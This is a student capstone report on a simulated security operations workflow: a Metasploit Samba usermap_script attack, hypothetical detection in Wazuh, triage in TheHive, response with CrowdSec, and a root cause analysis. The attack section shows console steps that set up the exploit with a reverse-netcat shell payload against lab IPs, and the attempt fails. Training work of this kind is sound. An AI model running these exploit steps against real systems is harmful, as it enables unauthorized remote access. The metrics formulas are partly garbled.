SOC Capstone Project: Incident Detection and Response Simulation

1. Executive Summary:-

This project demonstrates a complete Security Operations Center (SOC) workflow through a simulated cyber attack scenario.

An attack was performed using Metasploit targeting a vulnerable system. The detection, investigation, and response processes were carried out conceptually using tools such as SIEM (Wazuh), incident response platform (TheHive), and security automation (CrowdSec).

The project highlights the importance of monitoring, rapid response, and root cause analysis in cybersecurity.




Figure 1: SOC workflow showing attack detection, analysis, and response pipeline.

2. Attack Simulation:-

A simulated attack was conducted using the Metasploit Framework exploiting a Samba vulnerability (usermap_script).

The attacker gained unauthorized access to the target system, demonstrating how real-world attackers exploit unpatched services.

Details:-

- Attacker Machine: Kali Linux
- Target: Vulnerable Linux System
- Attack Type: Remote Exploit.

```
kali@kali: ~
Session  Actions  Edit  View  Help
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]. Supported
                                       proxies: socks5, socks5h, sapni, htt
                                       p, socks4
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

```
kali@kali: ~
Session  Actions  Edit  View  Help

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS <target-ip>
RHOSTS => <target-ip>
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf exploit(multi/samba/usermap_script) > set LHOST <your-kali-ip>
[-] The following options failed to validate: Value '<your-kali-ip>' is not v
alid for option 'LHOST'.
LHOST => 10.0.2.15
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > run
[-] Handler failed to bind to 192.168.1.5:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[-] 192.168.1.10:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout T
he connection with (192.168.1.10:139) timed out.
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > whoami
[*] exec: whoami

kali
msf exploit(multi/samba/usermap_script) >
```

Figure 2: Metasploit exploit execution showing attempted access to target system

3. Detection (Simulated):-

The attack would be detected using a SIEM tool such as Wazuh, which collects and analyzes system logs.

Alerts would be generated for suspicious activities such as unauthorized access attempts and abnormal processes.





Figure 2: Detection process using SIEM (Wazuh)

- **Example Alert:**
  "Suspicious Samba exploit attempt detected from IP 192.168.1.5"



4. <u>Triage (Simulated):-</u>

The alert would be investigated using an incident response platform like TheHive.
A case would be created, and observables such as IP address, timestamps, and logs would be analyzed to confirm the attack.




Figure 3: Triage process for validating security alerts




Figure 4:- VirusTotal analysis of suspicious IP

5. <u>Response (Simulated):-</u>

The response actions would be implemented using a security tool like CrowdSec.

The attacker's IP address would be blocked, and the affected system would be isolated to prevent further damage.




Figure 5: Incident response decision-making flowchart.

6. **Automation:-**

A SOAR-based playbook would automate the process by:-

- Detecting alerts
- Checking threat intelligence
- Blocking malicious IPs automatically.




Figure 6: Automated incident response workflow using SOAR

7. Root Cause Analysis:-

5 Whys:

1. Why did the attack succeed? → Vulnerable Samba service
2. Why was it vulnerable? → Not updated
3. Why not updated? → No patch management
4. Why no management? → Weak security policies
5. Root Cause → Lack of patching process.

8. Fishbone Analysis:-

- People → Lack of awareness
- Process → No update policy
- Technology → Vulnerable software




Figure 7: Fishbone Diagram

10. Metrics:-

MTTD=Detection Time−Attack Start TimeMTTD = Detection\ Time

- Attack\ Start\ TimeMTTD=Detection Time−Attack Start Time
- MTTR=Resolution Time−Detection TimeMTTR = Resolution\ Time - Detection\ TimeMTTR=Resolution Time−Detection Time
- **Example:-**
- Attack Start Time: 12:00 AM
- Detection Time: 02:00 AM
- Resolution Time: 03:00 AM
- **Result:-**
- MTTD = 2 hours
- MTTR = 1 hour

11. Timeline:-

Time	Activity
12:00 AM	Attack Started
02:00 AM	Detected(simulated SIEM)
02:15 AM	Investigation started
02:30 AM	Response Apllied

12. Conclusion:-

- This project demonstrates how a SOC handles cyber attacks from detection response.
- Even in a simulated environment, it highlights the importance of monitoring tools, quick response, and proper security practices.

13. Recommendations:-

- Regular patch updates
- Use SIEM tools for monitoring
- Implement automated response systems
- Conduct regular security audits
- Improve awareness and training